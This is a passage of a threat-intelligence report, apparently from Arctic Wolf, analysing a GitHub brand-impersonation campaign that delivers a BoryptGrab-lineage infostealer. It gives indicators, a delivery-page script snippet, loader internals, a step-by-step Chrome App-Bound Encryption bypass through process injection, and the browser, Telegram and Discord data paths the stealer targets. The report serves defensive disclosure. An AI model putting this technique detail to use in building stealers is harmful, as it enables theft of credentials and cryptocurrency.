

Malicious GitHub Campaign: Fake “Arctic Wolf” and 290+ Brand-Impersonation Repositories Deliver BoryptGrab-Lineage Infostealer



Summary

Since 26 June 2026, an unattributed threat actor has published at least 292 deceptive brand-impersonation GitHub pages and .github repositories that mimic legitimate software and trusted security tooling vendors, including a fake Arctic Wolf GitHub page. Each repository hosts a marketing-styled README document, with a concealed download link that routes victims to a malicious “secure download” page.

The payload is a pure smash-and-grab in-memory infostealer, with a 41-entry cryptocurrency wallet path table and 19+ targeted browser names for broad, financially driven credential collection. Stolen data is packaged into a ZIP archive and exfiltrated to a C2 with an IP residing in Russia, on a hosting provider repeatedly associated with malware operations.

Key Points

- We assess with **high confidence** that the stealer is the **same codebase/family as BoryptGrab** (via binary-level confirmation).
- The infostealer collects data from **cryptocurrency holders, browser-stored payment credentials, and messaging/gaming accounts at scale**. 11 theft modules execute browser credential and cookie theft spanning 19+ browsers, Telegram collection, Discord token extraction, Meta Max messenger credential harvesting, Steam account theft, a 41-entry cryptocurrency wallet path table, file grabbing from Desktop and Documents, screen capture, and Windows Credential Manager dumping.
- Targeting is opportunistic and search-engine-driven rather than sector-specific. The 292 impersonated repositories span security tooling, fintech and personal finance, cryptocurrency wallets and exchanges, developer and productivity tools, secure email providers, macOS utilities, and gaming software, including “cheat” tools.
- **The campaign relies on trust abuse, and is *not* a software vulnerability** in any impersonated vendors or brands. We flagged the fake “Arctic Wolf” page for removal and it was promptly taken down by GitHub.
- As of writing, we have not attributed the attacker behind the infostealer to any known threat actor or group, as malware-family identity is not evidence of actor identity and an infostealer can be shared or sold and operated by multiple unrelated crews. However, based on the primary focus of the stealer, we can state that they are **financially motivated**; language and hosting artifacts point to a **Russian-speaking operator**.

Weaponization and Technical Overview

Element	Details
---------	---------

Weapons	Trojanized libcurl.dll loader (DLL side-loading via legitimate WinGUP gup.exe); embedded, in-memory BoryptGrab-lineage infostealer with 11 confirmed theft modules.
Attack Vector	Brand-impersonation GitHub repositories → concealed link → *.github.io redirector → actor-controlled distribution domain → single templated fake-download page (branding injected client-side from URL) → /download-archive?user_code=...&domain=... endpoint → ZIP archive (<i>payload regenerated ~every 60 seconds</i>).
Network Infrastructure	~78 active *.github.io redirectors; ~20 distribution/TDS domains; 6 non-Cloudflare bulletproof “GitHub Download” servers; hardcoded C2 at 193.143.1[.]131 (Proton66, AS198953, Russia).
Targets	Opportunistic, cross-sector Windows users driven to the repositories via SEO-optimized search-engine results; a 41-entry cryptocurrency wallet path table and 19+ browser names targeted confirm broad, financially motivated collection.

Technical Analysis

Context

Arctic Wolf’s internal Security Operations (SecOps) team identified the campaign from GitHub activity beginning 26 June 2026, during which an actor created and published a large set of .github repositories impersonating well-known software and service brands – including Arctic Wolf.

During our subsequent investigation we enumerated 292 repositories with their redirect links; 78 were still active at the time of analysis, while GitHub had already removed a substantial portion. One repository, Arctic-Wolf-Security/.github (created 30 June 2026, 17:33:41 UTC), impersonated Arctic Wolf by using a fake “managed-detection” onboarding checklist and an “OFFICIAL PAGE” button that concealed a link to the threat actor-controlled domain bentleyvazquezpvey[.]github[.]io/.github/Arctic-Wolf. Arctic Wolf’s real official GitHub page is <https://github.com/rtkwlf>.




Figure 1: Fake Arctic-Wolf-Security/.github README with concealed “OFFICIAL PAGE” link. A closer look at the status bar (via mouse hover) reveals this page sends users to the threat actor-controlled domain `bentleyvazquezpvey[.]github[.]io/.github/Arctic-Wolf`.

We analyzed the live download page for the Arctic Wolf lure, then turned our attention to the delivered ZIP archive, its side-loaded `libcurl.dll`, and a process-memory dump of the reconstructed payload (`GrabPure_Dump.bin`, SHA-256: `e9a56961980031a45e578472836576da874512bff50ca3d491fc72e52f7cc7c2`). A sandbox detonation of the two active files confirmed execution, and a controlled run produced the implant’s own operational log, which corroborates the module execution order, the on-disk staging behavior (see Figure 9), and the wallet module’s “41 wallet rules” count.

The delivery model, the `libcurl.dll` side-loading technique, and the stealer’s capability set connect this activity to malware [publicly documented by Trend Micro](#) as the Windows stealer **BoryptGrab**, and to a parallel macOS-focused impersonation campaign documented by [Datadog Security Labs](#).

The final payload delivered by the threat-actor-controlled infrastructure is an in-memory infostealer with a capability set that is broader than prior public reporting on the BoryptGrab family in some respects, and narrower in others (see *Technical Analysis*). We’ll examine the relationship between those public reports and this activity in the *Forensic Analysis* section of this report.

What is the BoryptGrab-Lineage Infostealer?

BoryptGrab is the name Trend Micro assigned to a Windows information stealer distributed through SEO-optimized, brand-impersonation GitHub repositories and fake “free tool” download pages. Public reporting dates the earliest related ZIP archives to late 2025 and the earliest repository accounts to April 2025. The malware harvests browser data, cryptocurrency wallets, system information, files, Telegram data, Discord tokens, and passwords, and – in the campaign Trend Micro analyzed – can pull additional payloads, including a Vidar stealer variant, a Golang loader (HeaconLoad), and a malicious `PyInstaller` reverse-SSH backdoor (`TunnesshClient`).

The sample we analyzed shares BoryptGrab’s stealer codebase (see the *Attribution* section) but was delivered as a self-contained, in-memory stealer rather than a network-staged download chain. It does not exhibit the secondary-payload or network-helper described in Trend Micro’s

public reporting, and it includes two theft modules (Steam process-memory scanning, and Meta Max credential harvesting) that are not documented in prior public coverage of the family.

Its browser-targeting list also includes at least two vendor folders (Amigo, QQBrowser) absent from previously published browser list (see *Technical Analysis*). By contrast, the sample's 41-entry cryptocurrency wallet path table maps almost one-to-one onto the crypto wallet brands Trend Micro already documented for BoryptGrab (see Module 8 below); the higher entry count reflects multiple filesystem paths tracked per wallet rather than newly discovered wallet targets.

Attack Chain Summary

Arctic Wolf uncovered a total of 292 brand-impersonation GitHub organization pages and .github repositories mimicking legitimate and trusted vendors. Each repository hosts a README document, with a concealed download link that routes victims through a *.github.io page and a threat-actor-controlled distribution domain to a fake "secure download" page. The page serves a large ZIP archive that regenerates its filename and payload roughly every 60 seconds. The archive bundles a legitimate, signed WinGUP updater (which is actually gup.exe, renamed each time to the impersonated product) and a trojanized libcurl.dll. When the user runs the executable, gup.exe side-loads libcurl.dll, which decodes and reflectively executes an embedded infostealer entirely in memory.

The final payload is the in-memory infostealer. Static analysis of the full decompiled binary identified 11 discrete theft modules that execute sequentially: browser credential and cookie theft spanning 19+ browser names (including a Chrome App-Bound Encryption v20 bypass via reflective DLL injection into the browser process), Telegram collection over all attached drives, Discord token extraction across three release channels, Meta Max credential harvesting via Windows Credential Manager, Steam account theft via direct process-memory scanning of steamwebhelper.exe, a 41-entry cryptocurrency wallet path table, file grabbing from Desktop and Documents, screen capture, and Windows Credential Manager dumping.

All stolen data is packaged into a ZIP archive and exfiltrated via a raw-socket chunked POST to a hardcoded C2 at 193.143.1[.]131 (Proton66, AS198953, Russia).

Reversing comparative analysis against the reference BoryptGrab binary (SHA-256: 52825dbf3fc28b9f7c3a24adf78d3425ac714e975769f4d70e8c718ddccb9856) confirms a shared stealer codebase: 1,638 functions matched, with the largest cluster of matches at ~1.0 per-function similarity (roughly 1,000 functions) and a tail across lower bins; the overall BinDiff similarity score is 0.40, and 94% of this sample's function set is contained within the reference binary. Both samples share an identical compiler toolchain, identical core PE section layout (including the non-standard .fptable section), and the high-specificity string \Filegraber (note the typo made by the operator).

The two samples diverge substantially in secondary-payload architecture, Chrome bypass implementation, HTTP transport, logging style, and disk footprint consistent with a distinct build or a separate operator on shared source. The delivery operation is not attributed to the same actor as prior public reporting; see *Attribution*.

Step by Step: Attack Vector

The actor first registers throwaway GitHub accounts and organizations that impersonate legitimate brands, then publishes a .github/profile/README.md file containing copied marketing content and a concealed download link. (An .md file is a plain-text document written in Markdown.)

For the Arctic Wolf lure, which (as you can imagine) we were particularly interested in, the repository Arctic-Wolf-Security/.github created on 30 June 2026, 17:33:41 UTC presented a fake "managed-detection" onboarding checklist and an "OFFICIAL PAGE" button that linked to the distinctly non-official URL bentleyvazquezpvey[.]github[.]io/.github/Arctic-Wolf. The *.github.io page itself redirects to an actor-controlled distribution domain, observed as hxxps://targetroyena[.]com/<user_code>/Arctic-Wolf[.]github.io. The page presents a fake content package with a green "Download Secure Content" button with spoofed badges added to increase user trust in the download (e.g., "VirusTotal Approved," "Secure Archive," "Verified Access"). This is classic [social engineering](#).

Analysis of the recovered delivery-page code (gh-downloader) shows the fake download page is a **single templated HTML/JS artifact reused across all impersonated brands**, not a per-brand page. Its client-side script parses the URL path into two segments – path[0] as a user_code (the "rotating" path token, e.g., yyvxx9rswefr, which tracks the referring repository/redirection), and path[1] as the referrer domain (e.g., Arctic-Wolf[.]github.io). It derives all visible branding from that second segment at render time: it strips .github.io, replaces hyphens with spaces, and title-cases the result (Arctic-Wolf[.]github.io → "Arctic Wolf"), writing it into the page heading, the subtitle ("Content package for arctic-wolf.github.io"), and also the document title, which is hardcoded to the template Github Download · <brand> · Github.

This assembly-line templating explains how 292 distinct-looking brand pages are served from one codebase, and how the fixed title template is the pivot by which six non-Cloudflare bulletproof servers sharing the Github Download · * · Github title were identified (see *Network Infrastructure*). The page's generated subtitle matches the observed lure screenshot (see Figure 2 below), confirming the code and the screenshot describe the same artifact.




Figure 2: Fake “Download Secure Content” page served from targetroyena[.]com with spoofed trust badges (Click to enlarge).

If the user gets this far and clicks the “Download” button, the page navigates to the relative endpoint `/download-archive?user_code=<user_code>&domain=<referrer.github.io>` on the distribution host, which builds and returns the branded malicious ZIP. The download server regenerates the payload approximately every 60 seconds, changing both the archive filename and the name of the executable the user is expected to run. This produces a unique per-download sample set rather than a single static artifact, and the `user_code/domain` parameters let the operator track which referrer drove each download and stamp the correct brand onto the generated archive.

```
26 // Функция для прямой загрузки архива
27 function startDownload() {
28     const urlInfo = getUrlInfo();
29
30     if (urlInfo && urlInfo.referrerDomain && urlInfo.userCode) {
31         // Прямой переход на download-archive endpoint
32         window.location.href = `/download-
33 { archive?user_code=${encodeURIComponent(urlInfo.userCode)}&domain=${encodeURIComponent(urlInfo.referrerDomain)}}`
34     } else {
35         alert('Invalid access. Please return to the main page.');
```

Figure 3: Delivery-page script: `getUrlInfo()` splits the URL into `user_code/referrerDomain`; `formatTitleFromDomain()` + `updatePageFromUrl()` build per-brand branding client-side; `startDownload()` calls `/download-archive?user_code=...&domain=...`. Code comments (orange) are in Russian: e.g., “Функция для прямой загрузки архива” = “Function for direct archive download”, an actor-authored Russian-language artifact visible at the delivery layer.

Analysis: Delivered Archive Metadata

Field	Value
Hashes (SHA-256)	SHA-256: 1c854a6aa415f4be964e8a4be49c06e092156bf66d71f9c79995b3e6b156e778
File Name	Arctic-Wolf-6.86.5.zip (product name substituted per lure)
File Size	~136 MB
Contents	Legitimate signed WinGUP components + filler DLLs (e.g., EliteOptimizer.dll, SigmaConverter.dll) used as padding; trojanized libcurl.dll; renamed WinGUP fake updater Arctic-Wolf-6.86.5.exe

Weaponization

Only two files in the malicious archive participate in execution: the renamed WinGUP updater, and the trojanized libcurl.dll. The remaining files are just size-padding (with randomized names) to make the archive look closer to the size a user might expect a legitimate software download to be. When the user runs the executable, the legitimate signed gup.exe loads libcurl.dll from the working directory (DLL side-loading), transferring execution to actor-controlled code inside a trusted process.

Loader

libcurl.dll is the malicious loader. It decodes an embedded, encoded blob, then transforms it into a next-stage PE, validates the PE header, and executes the resulting infostealer in memory using a COM/OLE-based reflective technique – and all without writing the stealer to disk.

Two distinct libcurl.dll samples were recovered (consistent with the server's ~60-second payload regeneration) so the hashes below should be treated as members of a rotating set.

Field	Value
Hashes (SHA-256)	Sample A: 6db05c4473760c44fa572ffac4c5911b35caf2467a37726c21c5f87e25cb2ea8
ITW File Name	libcurl.dll
Compilation Stamp	2026-06-29 10:55:33 UTC
File Type/Signature	PE64 (DLL)
File Size	9,962,288 bytes (9.96 MB)
Compiler Name/Version	MSVC (specific version not recovered for loader)
Additional Sample	Sample B: fd01262bd56510088b9ddfe58ca101abb98575f3c0259b480a31b917aa73bc56

Here are the loader execution steps (function offsets from static analysis of Sample B):

- 0x1800021c0 decode_wordlist_encoded_blob – Allocates 0x74bef9 bytes and decodes a wordlist-encoded blob using a byte table at 0x18001b890.
- 0x1800025f0 decrypt_embedded_payload_blob – Transforms the decoded blob into the next-stage buffer.
- 0x180005110 validate_and_launch_pe_payload – Validates the buffer for a valid MZ/PE x64 image.
- 0x1800055b0 launch_pe_loader_threads – Allocates memory, copies the PE, applies a transient XOR, and launches loader threads.
- 0x180005f20 load_pe_via_com_safearray – Dynamically resolves CoInitializeEx (ole32.dll) and multiple SafeArray*/Variant* OLE-automation APIs to stage the PE via COM/OLE structures, evading memory-scan signatures that inspect standard VirtualAlloc + CreateThread patterns.

The decrypted in-memory implant and its nested payload were recovered from memory:

- 07dcc12197490bf3292619273ba8b11a960273a34265bca3b7d6d40e8c47dc82 dll.dmp (decrypted implant).
- 8e1ea6d9a8ccb303be9a2aad3524a529d0d99b1b24a136d8422276e942c4c4b8 (nested final PE identified at .rdata offset 0x1400930f0).
- e9a56961980031a45e578472836576da874512bff50ca3d491fc72e52f7cc7c2 (GrabPure_Dump.bin, a cleaner process-memory extraction of the stealer used for this analysis).

Agent

The final agent is the in-memory infostealer (nested PE 8e1ea6d9a8ccb303be9a2aad3524a529d0d99b1b24a136d8422276e942c4c4b8). Static analysis of the full decompiled Binary Ninja dump (GrabPure_Dump.bin, 159,853 lines) confirms an x86-64 PE compiled with VS2022 17.5.4 and VS2010 v10.0 SP1, with PE sections .text (code range 0x140001000–0x1400914f0), .rdata (0x140092000–0x1400d614c), .data, .pdata, .fptable, and .reloc. There is no .rsrc section, a confirmed architectural difference from the public reference.

Field	Value
Hashes (SHA-256)	SHA-256 (in-memory PE): 8e1ea6d9a8ccb303be9a2aad3524a529d0d99b1b24a136d8422276e942c4c4b8

ITW File Name	None (reconstructed in memory; container 07dcc12197490bf3292619273ba8b11a960273a34265bca3b7d6d40e8c47dc82; cleaner dump GrabPure_Dump.bin e9a56961980031a45e578472836576da874512bff50ca3d491fc72e52f7cc7c2)
Compilation Stamp	Not recovered from the in-memory image
File Type/Signature	PE64, x86-64, Image Base 0x140000000, Entry 0x14005E8F4
File Size	~900 KB (memory range 0x1C936680000–0x1C936761000)
Compiler Name/Version	MSVC – VS2022 17.5.4 (build 32217) and VS2010 v10.0 SP1 (build 40219)
Imports	WINHTTP, IPHLPAPI, ADVAPI32, NETAPI32, CRYPT32, SHELL32, USER32, GDI32, WS2_32, bcrypt, gdiplus, KERNEL32

Execution Orchestration. The stealer’s main function (anchored at log string === Program started ===, address 0x1400548e1) executes **eleven theft modules** in a fixed sequential order. The precise ordering is reconstructed from log strings embedded adjacent to each module call in the orchestration function (0x14005xxx address range):




Figure 4: Stealer execution orchestration across 11 distinct modules, reconstructed from log strings in the orchestration function. Addresses reference the GrabPure_Dump.bin decompiled image (Click to enlarge).

Module 1: System Fingerprint + Geolocation.

This module runs first, before any theft takes place. It collects HWID, System Language, RAM, OS, UserLanguage, Keyboard Language, MachineGUID, ProductKey, and ComputerName via the registry; then it calls ip-api[.]com/country_code/{IP} (primary) and ipapi[.]co (fallback) for the victim’s country code. The output is UserInformation.txt.

It collects **21 host fields** in total, confirmed in order from the orchestration function: Field (exact name in output) Collection method BUILD NAME: Build-tag constant embedded in the binary HWID:HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid via RegQueryValueExW; if absent, three sequential rand() calls produce a %08X%08X%08X fallback Country: HTTP GET ip-api[.]com/country_code/<ip> (primary); ipapi[.]co fallback IP: Same geolocation API call as Country:TimeZone: Windows timezone resolution System Language:LCMapStringEx / locale query Processor: CPU enumeration (GetSystemInfo-family) Installed RAM: Memory status API Operation System: OS version query (*note: field label misspelled "Operation" not "Operating" — an actor-authored artifact*). Graphics card: GPU enumeration (WMI or registry) Computer Name:GetComputerNameWRouter MAC Address:GetAdaptersInfo (IPHLAPI) — first network adapter MAC Domain Name: Domain/workgroup name Product Key:HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform\BackupProductKeyDefaultUserName:GetUserNameWAdmin Group: Token group check → TRUE / FALSEIntegrity:GetTokenInformation(TokenIntegrityLevel) – process integrity level UserLanguage: Locale query Keyboard Language: Input locale Display Resolution:SystemParametersInfoW(SPI_GETDESKWALLPAPER)Wallpaper Hash: SHA-1 (CALG_SHA1, AlgId 0x8004) of the raw bytes of the current desktop wallpaper file, computed via Windows CryptoAPI (CryptCreateHash → CryptHashData → CryptGetHashParam); returns "Unknown" if the wallpaper path is inaccessible or the file exceeds ~100 MB.

The Wallpaper Hash field is a notable fingerprinting technique: the SHA-1 of a victim's wallpaper image is a quasi-unique machine identifier that can be used to de-duplicate victims across submissions, detect sandbox environments (which often share stock wallpapers), and potentially identify organizational victims, where a corporate standard wallpaper produces a matching hash across many hosts.

Module 2: Installed Application Enumeration.

Walks the SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall registry tree and logs installed software. Output: installed_applications.txt, logged under === INSTALLED APPLICATIONS ===. For each installed application, the following fields are written if present: FieldRegistry value Application:DisplayNameVersion:DisplayVersionPublisher:PublisherLocation:InstallLocationInstall Date:InstallDate.

The installed-application list is the operator's full software inventory of the victim host, usable for follow-on targeting (e.g., identifying victims with corporate security tooling, cryptocurrency trading software, or specific development environments) and for victim de-duplication.

Module 3: Browser Credential Theft and Chrome App-Bound Encryption Bypass.

The browser module (Starting browser data copy...) targets Chromium- and Gecko-family browsers on the host. A dedicated per-profile extraction routine (collect_chromium_browser_data) has hardcoded profile-path handling for **Chrome, Microsoft Edge, Brave, Yandex Browser, Vivaldi, Chromium, Tor Browser**, and **Epic Privacy Browser**, plus separate handling for **Opera, Opera GX**, and **Firefox** (via NSS) – we found 11 browsers confirmed at this level.

A second, broader per-vendor-folder scan additionally checks %LOCALAPPDATA% for **Comodo** (Dragon), **CocCoc, Torch, 360Browser**, and two browsers previously undocumented by prior reporting: **Amigo** and **QQBrowser**. A separate, still broader installed-browser detection routine (used for host fingerprinting rather than confirmed credential extraction) additionally checks the registry for **Safari, Maxthon, Waterfox, Pale Moon, Basilisk, SeaMonkey, UC Browser, Slimjet**, and **Cent Browser**. The module first detects file locks on browser databases, then calls KillBrowserProcesses to terminate chrome.exe, firefox.exe, vivaldi.exe, opera.exe, brave.exe, and msedge.exe before reading credential stores. Per-browser enumeration is logged to === INSTALLED BROWSERS ===.

For Chromium-family browsers, Chrome App-Bound Encryption (v20) is bypassed using CallCOMDecryptData. The mechanism is a multi-step in-process injection:

1. Validates the browser-specific CLSID (logged at 0x14001308f: CallCOMDecryptData: Start, CLSID=).
2. Creates a named shared-memory region with CreateFileMappingW (0x1400134c6: CallCOMDecryptData: Creating shared memory).
3. Maps the view and writes the encrypted browser master-key blob.
4. Resolves the browser executable path: CallCOMDecryptData: browserExePath is/NOT).
5. Launches the target browser process with CreateProcessW (CallCOMDecryptData: Launching browser, process created, PID=).
6. Allocates 0x21600 bytes (136,704 bytes, ~133.5 KB) in the browser process with VirtualAllocEx.
7. Writes a ~134KB injected DLL to the allocated region (0x1400143fc: CallCOMDecryptData: DLL written).
8. Resolves the Bootstrap export from the injected image (0x1400149ba: Bootstrap export, 0x140014abd: Bootstrap at, 0x140014b29: Remote Bootstrap=0x).
9. Creates a remote thread at Bootstrap with CreateRemoteThread.
10. Polls shared memory for the Bootstrap return status (Bootstrap TIMEOUT; success path at 0x14001505e: CallCOMDecryptData: SUCCESS, key=).
11. Reads the decryption key from shared memory and cleans up (0x1400151db: Cleanup completed).



Figure 5: CallCOMDecryptData function: In-process reflective injection into the browser process to coerce IElevator::DecryptData() from within a trusted context. The injected DLL (~134KB / 0x21600 bytes, embedded at .rdata:0x1400930f0) calls the App-Bound elevation COM service, which accepts the call because it originates from within the browser's own process space, then writes the master key to shared memory for the stealer to read.

Browser extension data is also collected: the module copies Local Extension Settings and Sync Extension Settings directories, along with extensions.json and prefs.js, to an Extensions/ output subdirectory. This captures local storage and configuration data from any installed browser extension, including cryptocurrency wallet extensions (MetaMask, Phantom, etc.).

DPAPI decryption (DecryptDPAPI, CryptUnprotectData) handles legacy Chromium key material. Firefox-family browsers are handled via NSS (key4.db, key3.db, logins.json, cert9.db, places.sqlite).

Module 4: Telegram Data Collection.

CopyTelegramData performs a full scan of all attached drives rather than limiting the search to %AppData%. The function logs each drive as it is checked (CopyTelegramData: Scanning drive %s:). Three Telegram installation types are supported: the standard Desktop installation (\AppData\Roaming\Telegram Desktop\tdata), a portable installation, and the Microsoft Store version (\AppData\Local\Packages\TelegramMessengerLLP.TelegramDesktop_*). The tdata session directory is copied in its entirety. Entries without a tdata directory generate a skip log (CopyTelegramData: SKIP (no tdata:)); entries where tdata is not a directory generate a second skip (SKIP (tdata not dir:)). Successful copies are logged at 0x140010f0c (CopyTelegramData: Found:).



Figure 6: CopyTelegramData: drive enumeration loop with three-path installation detection and full tdata directory copy. The full-drive scan ensures collection from portable Telegram installs on non-system drives.

Module 5: Discord Token Extraction.

ExtractDiscordTokens targets three Discord release channels: discord (stable), discordcanary (Canary), and discordptb (Public Test Build). Tokens are stored to \Messenger\Discord and output as Discord_tokens.txt. Token decryption uses DPAPI (CryptUnprotectData), consistent with Discord's local storage encryption. Each found token is logged at 0x1400257a6 (ExtractDiscordTokens: Found).

